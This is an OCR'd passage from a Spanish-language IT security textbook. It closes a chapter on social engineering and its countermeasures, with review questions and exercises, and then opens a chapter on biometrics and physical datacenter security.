


Figura 12. *Algunos ejemplos de redes sociales son* ***Hi5***, ***Facebook***, ***Orkut*** *y* ***MySpace*** *(redes informales) y* ***Linkedin*** *y* ***XING*** *(redes de negocios). Cada una posee distintas funciones para restringir cómo se muestra la información en el perfil, en este caso, Facebook.*

Incluir **aplicaciones** de terceros ha convertido a las redes sociales en lugares más peligrosos, ya que no son del todo controladas ni controlables, aunque si se limitaran se le restaría cierto atractivo y funcionalidad a estas redes.
Lo que hace único al problema es la solución del compromiso existente entre la necesidad de estar presente en la red pero a la vez estar protegido, y mantener la privacidad para que nadie pueda utilizar maliciosamente nuestra información. Cada uno analizará, entonces, los riesgos que implica estar presente y la privacidad que ofrecen las redes en función de sus contratos, incluyendo las que cuentan con opción de membrecía paga.

Contacto directo

El contacto directo proporciona el medio de comunicación más completo (el diálogo puede ser un arma implacable), pero tiene como dificultad que no es tan sencillo, a veces, contactar directamente a ciertas personas, que sí se podrían ubicar vía e-mail o teléfono. Las grandes empresas cuentan con infraestructuras de seguridad para sus instalaciones, pero las más pequeñas tal vez no tengan tantos impedimentos para el acceso a sus instalaciones.
Es difícil proteger a los usuarios frente al contacto directo, ya que algunos tienen más predisposición a dar información, especialmente aquellos que sienten miedo frente a una autoridad. Un caso muy grave puede ocurrir cuando un atacante se hace contratar por la empresa en un puesto fijo para pasar a ser un usuario válido y actuar desde adentro de la organización.

Contacto telefónico

El teléfono representa un medio más impersonal y a la vez más familiar que el contacto directo, por lo que suele utilizarse para tomar acciones que no se tomarían en persona, dado que cada individuo realiza una representación mental diferente de su interlocutor y esto permite simular personalidades con distintas características, adecuadas para distintas personas (no es lo mismo hablar con un joven que con un adulto o un anciano).

Chilexs22

III LA TERCERA PARTE DE CONFIANZA

Una técnica común consiste en presumir la autorización de una tercera persona de confianza para ambas partes, a fin de simular un permiso inexistente. Esto se denomina **confianza transitiva** y obliga a verificar la relación de alguna forma para no caer en trampas.

Un objetivo de ataque común son las centrales telefónicas (**PBX**) y también los orientados al robo de clave de uso de la casilla de mensajes y funciones del teléfono, lo que permitiría reprogramarlo en beneficio del atacante.

Figura 13. *Con la llegada de los sistemas de voz sobre IP (**VoIP**), la **superficie de ataque** se amplió al punto de poder crear un centro de atención al cliente falso, donde los usuarios pueden llamar y dejar sus datos, marcar sus códigos y más, como si se tratara del servicio real.*

ESTRATEGIAS DE PROTECCIÓN

Como podemos suponer, no existe firewall, ni **IDS** (Sistema de Detección de Intrusos), ni antivirus que proteja contra la ingeniería social, por lo que debemos apoyarnos en protecciones asociadas a las políticas, procedimientos y reglas administrativas relacionadas, así como también en la capacitación del personal.

Educación y concientización

Chilexs22

Tal vez el arma más poderosa sean los programas de concientización (**awareness**) que se basan en instruir a las personas para que puedan reconocer los comportamientos potencialmente peligrosos para ellos o para la organización, y que así eviten caer en las trampas que inteligentemente colocan los especialistas en esta temática. Por supuesto que, de manera más general, la educación es la respuesta por excelencia a los problemas que tienen que ver con personas que ingenuamente caen engañadas frente a otras que abusan de su desconocimiento sobre algo.

En la empresa

A nivel de las organizaciones, es realmente difícil controlar los entornos complejos donde hay muchas personas. En un ataque a una empresa, se selecciona una víctima, previa identificación de empleados (frustrados, disconformes, incrédulos, principiantes, etcétera). Luego se intenta crear una relación con el empleado y aprovecharla para alcanzar el objetivo. En general, las primeras víctimas son recepcionistas y personal de mesa de ayuda.

En un caso extremo, el atacante se podría presentar en una búsqueda laboral o aprovechar a algún empleado descontento que quiera colaborar. Luego de conseguir acceso físico, se puede simular ser un empleado de limpieza, entrega de comida, guardia de seguridad, etcétera.

En el entorno personal

En el ambiente personal y hogareño, el problema se suscita de una manera similar a las descriptas a lo largo del capítulo, sólo que con las técnicas enfocadas a una persona o grupo familiar en particular. Esto puede deberse a que el individuo forma parte de una estrategia de ataque y se requiere de sus datos personales, o bien de un ataque dirigido, donde la información de la persona es relevante a los fines de un ataque.

El problema principal se da por el hecho de que en los hogares, el eslabón más débil puede ser un niño (que por razones obvias constituyen un eslabón aún más débil que los adultos dada su natural inocencia) o algún otro miembro de la familia.

... RESUMEN

Chilexs22

En este capítulo nos hemos centrado en una rama de la seguridad que no es específicamente técnica, sino que se basa en la interacción humana. Para esto hemos descripto los comportamientos típicamente vulnerables y las principales técnicas utilizadas por los atacantes para cumplir con sus objetivos. También hemos analizado las distintas vías de comunicación empleadas y, por supuesto, contramedidas que se pueden tomar, tanto en el ámbito personal como profesional.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿A qué se denomina ingeniería social y para qué se utiliza?

2 ¿Cuáles son las bases en que se sustentan estas técnicas?

3 ¿Qué es el trashing? ¿Y el shoulder surfing?

4 ¿Cómo puede aprovecharse la PNL en la ingeniería social? ¿Y la lectura en frío?

5 ¿Qué es la ingeniería social inversa?

6 ¿Por qué es peligroso el robo de identidad?

7 ¿Cuáles son los medios comunes para establecer contactos online?

8 ¿Cuáles son los principales problemas asociados a la seguridad en las empresas?

9 ¿Qué ventajas brinda el contacto directo? ¿Y el indirecto?

10 ¿Cómo es posible protegerse frente a esta clase de ataques?

ACTIVIDADES PRÁCTICAS

1 Analice los diálogos de un operador telefónico de un Call Center (cualquier empresa de servicios públicos o privados) para determinar la manera en que son capacitados los empleados para evitar brindar información inadecuada.

2 Describa las pautas que utiliza para darse cuenta de que un correo electrónico es falso y que forma parte de un caso de phishing.

3 Preste atención a las conversaciones que se dan en un ascensor, tanto en un edificio como en una empresa, y detecte los temas que se tratan en cada caso.

4 Recorra las instalaciones de una oficina y analice el material que se encuentra en los cestos de papeles de los escritorios.

5 Hable con personas de confianza sobre la forma en que ellos protegen y manejan sus contraseñas.

Chilexs22

Capítulo 3

Seguridad física y biometría

En este capítulo veremos los conceptos relacionados con los procedimientos de control para protección de las amenazas físicas, como la biometría y las medidas de protección de accesos, así como también el monitoreo físico dentro y fuera del centro de cómputos.

Conceptos de biometría	**56**
Contexto histórico	56
Medidas de aceptación y otros factores	57
Estándares existentes	57
Elementos fisiológicos y psicológicos	**58**
Las huellas dactilares	58
Reconocimiento facial	59
El iris y la retina	60
La voz humana	60
La firma	61
Amenazas a la seguridad física	**62**
Protección del datacenter	**62**
Ubicación interna	62
Categorías Tier	63
Alimentación eléctrica	63
Ventilación y aire acondicionado	64
Pisos, techos y paredes	65
Detección y supresión de incendios	66
Acceso a las instalaciones	**68**
Seguridad perimetral	68
Puertas y ventanas	68
Abrir cerrojos: lockpicking	70
Cerraduras electrónicas	71
Quién está allí	**72**
Sistemas de alarma	72
Detección de movimiento y más	73
Monitoreo y vigilancia	74
Personal de seguridad	74
Resumen	**75**
Actividades	**76**

Chilexs22

CONCEPTOS DE BIOMETRÍA

La biometría es el estudio de métodos automáticos para el **reconocimiento de personas** basado en rasgos de conducta o físicos. Etimológicamente, proviene del griego **bios** (vida) y **metron** (medida). En nuestro campo, es la aplicación de métodos matemáticos y tecnológicos para identificar o verificar identidad.

Contexto histórico

La práctica de la biometría comenzó en occidente a fines del siglo XIX, aunque se cree que ya era utilizada en China en el siglo XIV, donde los comerciantes estampaban en la palma de los niños impresiones en papel con tinta para distinguirlos. En 1883, Alphonse Bertillon, jefe del departamento fotográfico de la Policía de París, desarrolló un **sistema antropométrico** para identificar criminales, que funcionaba mediante la medición de ciertas longitudes y anchos de la cabeza y el cuerpo, y registrando marcas características (tatuajes, cicatrices, etcétera). Más adelante, se comenzó a utilizar la huella dactilar para esto mismo.




Figura 1. *Juan Vucetich desarrolló y puso en práctica por primera vez un sistema de identificación de personas por huellas digitales.*

Chilexs22

III VENTAJAS Y DESVENTAJAS

La principal ventaja de un sistema biométrico es su dificultad para falsificarlo. Además, no puede ser transferido, no puede olvidarse y no requiere esfuerzo para su uso. Respecto de sus desventajas, el costo es elevado y puede existir un cierto rechazo por parte de los usuarios, ya que algunos son invasivos y atentan contra la privacidad.

Medidas de aceptación y otros factores

Al presentar las características físicas a un sistema, éstas son procesadas y comparadas contra **patrones**. Dado que las mediciones no pueden ser totalmente precisas, el patrón no coincide exactamente, por lo que se ajusta el sistema para ser **flexible**: no tanto como para aceptar un usuario no válido ni tan poco como para que no se lo acepte siendo válido.

Las medidas de aceptación se definen en función de la **tasa de falsa aceptación** (False Acceptance Rate o **FAR**) y la **tasa de falso rechazo** (False Rejection Rate o **FRR**). Por como están concebidos, al aumentar uno disminuye el otro, por lo que se define otra medida para la que ambas son iguales, llamada **tasa de error igual** (Equal Error Rate o **EER**), o **tasa de error de cruce** (Cross-over Error Rate o **CER**). Otros factores asociados son el **enrollment time** (tiempo de evaluación), el **throughput rate** (tasa de procesamiento), la aceptabilidad (consideraciones de privacidad, psicológicas, etcétera) y la precisión intrínseca.




Figura 2. *El **CER** se mide en el cruce entre el FAR y el FRR, y se considera que el sistema es más exacto cuanto más bajo es este índice.*

Chilexs22

Estándares existentes

El principal organismo internacional de estandarización biométrica es el subcomité 17 del grupo JTC1 de ISO/IEC. Estados Unidos, por su parte, cuenta con otras organizaciones como ANSI (**www.ansi.org**) y NIST (**www.nist.gov**). También hay organismos no gubernamentales como Biometrics Consortium (**www.biometrics.org**), International Biometrics Groups (**www.biometricgroup.com**) y BioAPI Consortium (**www.bioapi.org**). Los estándares más importantes son:

- **ANSI/INCITS 358** o **BioAPI**: este estándar, creado en 2001, presenta una interfaz de programación que garantiza **interoperabilidad**.
- **NISTIR 6529** o **CBEFF** (Common Biometric Exchange File Format): creado en 1999 por el NIST y Biometrics Consortium, propone una estructura de datos para el intercambio de información biométrica.
- **ANSI X.9.84**: creado en 2001, define las condiciones de los sistemas para la industria financiera, refiriéndose a la transmisión, al almacenamiento y al hardware.

ELEMENTOS FISIOLÓGICOS Y PSICOLÓGICOS

Los elementos utilizados en biometría pueden ser **estáticos**, como las huellas dactilares, la retina, el iris, los patrones faciales, las venas de la mano y la geometría de la palma, o bien **dinámicos** (de comportamiento) como la firma y el tecleo. La voz, por su parte, se considera una mezcla de características físicas y de comportamiento.

Las huellas dactilares

Una huella dactilar aparece como una serie de líneas oscuras (relieves) y espacios en blanco (bajorrelieves). En 1686, Marcello Malpighi señaló, en su famoso tratado, las diferencias entre crestas, espirales y lazos en las huellas dactilares. Hoy sabemos que las huellas son la característica humana más singular después del ADN, ya que la probabilidad de que se repitan entre dos personas es 1/64.000 millones.
La medición automatizada requiere gran poder de procesamiento y almacenamiento, por lo que estos sistemas se basan en **rasgos parciales**. Para captar la huella se utilizan **sensores** como los **ópticos**, que toman una imagen común de la huella y son los más usados. También hay **capacitivos**, que determinan el calor de cada punto basados en la capacidad eléctrica. Otros utilizan **ultrasonido** o **prismas** para detectar cambios en la reflectancia de la luz. En cuanto a la determinación de coincidencias, puede basarse en minucias (midiendo la ubicación de los puntos característicos) o en patrones (comparación simple de imágenes).

Chilexs22

III PRIVACIDAD Y BIOMETRÍA

Si bien la biometría nació como un medio para combatir el crimen, también puede disminuir la privacidad de los ciudadanos, al permitir conocer los detalles sobre las personas y su correlación con otros datos de su perfil. Por ejemplo, sería posible conocer, a partir del número de documento de alguien, su huella, su rostro, la forma de su mano y hasta su voz.




Figura 3. *Un sistema automatizado de identificación de huellas dactilares, o* ***AFIS*** *(****Automated Fingerprint Identification System****), interpreta el flujo de las crestas sobresalientes para clasificar las huellas y extraer los detalles de un conjunto de las minucias.*

Reconocimiento facial

Entre las tecnologías biométricas, ésta es una de las más nuevas y es muy aceptada porque es una forma común de reconocerse entre personas. Hay dos enfoques predominantes: el **geométrico** (basado en rasgos) y el **fotométrico** (basado en lo visual). Los tres algoritmos más estudiados fueron: análisis de componentes principales (Principal Components Analysis, **PCA**), análisis lineal discriminante (Linear Discriminant Analysis, **LDA**) y correspondencia entre agrupaciones de grafos elásticos (Elastic Bunch Graph Matching, **EBGM**).




Figura 4. *Correspondencia entre agrupaciones de* ***grafos elásticos****. La dificultad del método es la localización del punto de referencia, que puede ser obtenido combinando* ***PCA*** *y* ***LDA****.*

El iris y la retina

El iris es una membrana de color ubicada en el ojo, más precisamente entre la córnea y el cristalino, y su función es regular la cantidad de luz que llega, variando el tamaño de la pupila. Para su reconocimiento, primero se realiza la localización y luego la extracción de características, que se comparará con patrones previa aplicación de procesos matemáticos (es una de las tecnologías más exactas).

La ubicación y la disposición de los vasos sanguíneos de la retina es única para cada ser humano (dato comprobado en 1935), por lo que el patrón se utiliza como medio de identificación. Para esto, el usuario debe acercar el ojo al lector y fijar su mirada en un punto para que se examinen sus patrones (a diferencia del iris, no se puede utilizar lentes). Una gran ventaja de este método es que el órgano cadavérico no tiene utilidad para el reconocimiento.




Figura 5. *En el reconocimiento de iris, los contornos blancos indican la localización de los límites del iris y del párpado.*

La voz humana

El reconocimiento por el habla es considerado uno de los más naturales, ya que también es utilizado por el ser humano para identificar a otros. Su estudio data de mediados de los años 60, cuando se estableció que los patrones y frecuencias con los que cada persona dice una palabra son únicos. El reconocimiento de voz funciona mediante la digitalización del habla. Cada palabra se descompone en **segmentos** que tienen tonos dominantes, y se plasman en un espectro para conformar el **voice print** (plantilla de la voz). El sistema es muy susceptible a cambios causados por disfonía, fatiga y otras afecciones. Cabe destacar que el reconocimiento de palabras no es lo mismo que el reconocimiento de la voz, aunque pueden combinarse para obtener un sistema más preciso.




Figura 6. *Windows Vista incluye la característica de reconocimiento de voz, lo que permite ejecutar comandos y aplicaciones del sistema mediante el dictado de órdenes.*

La firma

El reconocimiento por firma es poco problemático y bien aceptado, dado que estamos muy habituados a usarla como método de reconocimiento. El proceso de análisis se realiza en dos áreas: la firma en sí y el modo en el que se realiza. Los datos tomados son la velocidad, la presión, la dirección, el largo del trazo y las áreas donde se levanta el lápiz. El inconveniente principal es que nunca se firma dos veces igual, por lo que deben ajustarse los patrones.

Figura 7. *El reconocimiento de firma es muy aceptado y se utiliza principalmente en bancos e instituciones financieras. Además, es aplicado en muchos departamentos de policía para identificación de documentos.*

AMENAZAS A LA SEGURIDAD FÍSICA

Las amenazas son hechos que pueden producir un daño y causar pérdidas de activos, pudiendo ocurrir en cualquier momento. Se pueden dividir en:

- **Naturales**: condiciones de la naturaleza y la intemperie (fuego, inundación, terremoto, etcétera). Normalmente, se recurre al pronóstico del clima para conocer estos avisos, ya que la probabilidad está estudiada.
- **Humanas**: estas amenazas están relacionadas con daños cometidos por las personas, pueden ser intencionales (con intención de daño deliberado, como fraudes, vandalismo, sabotajes, espionaje, etcétera) o no intencionales (resultantes de acciones inconscientes).

PROTECCIÓN DEL DATACENTER

La **seguridad física** consiste en la aplicación de barreras físicas y procedimientos de control para protección de las amenazas a los recursos, tanto del **datacenter** (**DC**) o **CPD** (Centro de Procesamiento de Datos), como del resto de la empresa. Por la información que contiene, ésta es, sin dudas, la habitación más protegida de un entorno corporativo. Su estructura interior es bastante particular en comparación con otros ambientes. En el ingreso suelen utilizarse procedimientos donde quede constancia del acceso y de las acciones que realiza cada persona que entra para un futuro análisis.

Ubicación interna

La ubicación del DC dentro de las instalaciones de la empresa determina, en parte, su seguridad. Existen muchos criterios de definición, pero la mayoría coincide en algunos puntos, por ejemplo, que no se debe ubicar en subsuelos ni en el último piso de la edificación. De forma ideal se pretende un piso entero dedicado y cuanto más discreta sea la ubicación, mejor será a los fines de la seguridad y disuasión.

Chilexs22

III DEFENSA EN CAPAS FÍSICAS

La defensa en capas utilizada en aspectos tecnológicos también se aplica en seguridad física. Así, pueden definirse estratos que van desde el perímetro externo, pasando por las entradas, las oficinas y los pasillos internos hasta llegar al datacenter.

También debe tenerse en cuenta su ubicación con respecto a los demás sectores, oficinas y sitios de alto tránsito de personas. Otra recomendación es que no esté próximo a instalaciones industriales y fuentes de radiación electromagnética.

Categorías Tier

El standard **TIA-942** (Telecomunication Infrastructure Standard for Data Centers) incluye un anexo informativo sobre los grados de disponibilidad con los que pueden clasificarse los datacenters, basados en información del **Uptime Institute** (**www.uptimeinstitute.org**):

- **Tier I - DC básico**: puede admitir interrupciones planeadas y no planeadas. La carga máxima en situaciones críticas es del 100% y la tasa de disponibilidad máxima es 99.671% del tiempo.
- **Tier II - Componentes redundantes**: menos susceptible a interrupciones y conectado a una sola línea de electricidad. Existe, al menos, un duplicado de cada componente y la carga máxima en situaciones críticas es del 100%. La disponibilidad máxima es 99.741%.
- **Tier III - Mantenimiento concurrente**: admite actividades planeadas sin interrupciones de operación y posee doble línea de electricidad. La carga máxima en situaciones críticas es de 90% y la disponibilidad máxima es 99.982%.
- **Tier IV - Tolerante a fallas**: capacidad para realizar cualquier actividad planeada sin interrupciones de servicio y con tolerancia a fallas. Requiere dos líneas de distribución activas simultáneas. La carga máxima en situaciones críticas es de 90% y la disponibilidad máxima es 99.995%.

Alimentación eléctrica

La energía eléctrica es indispensable para el funcionamiento de los sistemas, pero las compañías de servicios no pueden asegurar suficiente disponibilidad como se esperaría. Esto se traduce en la necesidad de contar con sistemas alternativos de provisión, como **grupos electrógenos** o **generadores**.

Chilexs22

III DATACENTER TIPO BÚNKER

A la hora de construir un datacenter, se habla de búnker para hacer referencia a una sala construida en concreto de alta resistencia en paredes, techo y piso, con una estructura exterior que impide impactos directos comunes. Además, su piso soporta una media de 500 Kg/m^2 y se encuentra suspendida en un sistema de amortiguación antisísmico.

Los dispositivos complementarios son los sistemas de **alimentación ininterrumpida** o **UPS** (Uninterruptible Power Supply), que pueden proteger contra cortes, bajas de tensión, variación de frecuencia, ruido de línea, picos de tensión, caídas y transitorios de electricidad. La unidad para determinar la capacidad de una **UPS** es el Volt Amper (**VA**). Una **UPS** almacena energía en baterías especiales para interiores y se usa para proveer electricidad por tiempos no muy prolongados.

Figura 8. *Los **generadores** eléctricos funcionan con combustible **diesel** o similar.*

Ventilación y aire acondicionado

El **acondicionamiento de aire** consiste en regular las condiciones de temperatura (calefacción o refrigeración), humedad, limpieza (renovación y filtrado) y movimiento

Chilexs22

III TODO REQUIERE ELECTRICIDAD

Los sistemas de alarmas y controles de acceso perimetrales dependen también de la energía eléctrica, por lo que deben ser considerados a la hora de planificar, ya que no es deseable que por falta de electricidad dejen de funcionar los sistemas que protegen la seguridad, y se genere una brecha.

del aire en los ambientes. Si sólo hacemos referencia a la temperatura, hablamos de **climatización**. Los sistemas de acondicionamiento se suelen llamar **HVAC** (Heating, Ventilating and Air Conditioning, o Calefacción, Ventilación y Aire acondicionado). En un DC, a fin de evitar el calentamiento de servidores, la **temperatura** debe estar entre los 22°C y los 24°C, y la humedad entre el 45% y el 55%.
En cuanto a la ventilación, en DCs utilizamos **ventilación forzada**, que se realiza mediante conductos de distribución y funciona mediante extractores y ventiladores. Este tipo de ventilación proporciona movimiento al aire para que circule de la manera prevista entre los racks de servidores y pasillos.

Figura 9. *Los sistemas de acondicionamiento de aire para interiores deben ser calculados en función del volumen de la habitación, en metros cúbicos.*

Pisos, techos y paredes

En un datacenter, debe utilizarse el denominado **piso técnico**, conformado por **placas** intercambiables fabricadas a partir de planchas de acero, en general pintadas con pintura **epoxi**. Las placas brindan rigidez estructural y aislación acústica, además de ser **ignífugas**. Podemos ver un ejemplo en la próxima página. En cuanto a los techos, también existen los **techos técnicos**, concebidos por placas

Chilexs22

III SEGURIDAD FÍSICA ILUMINADA

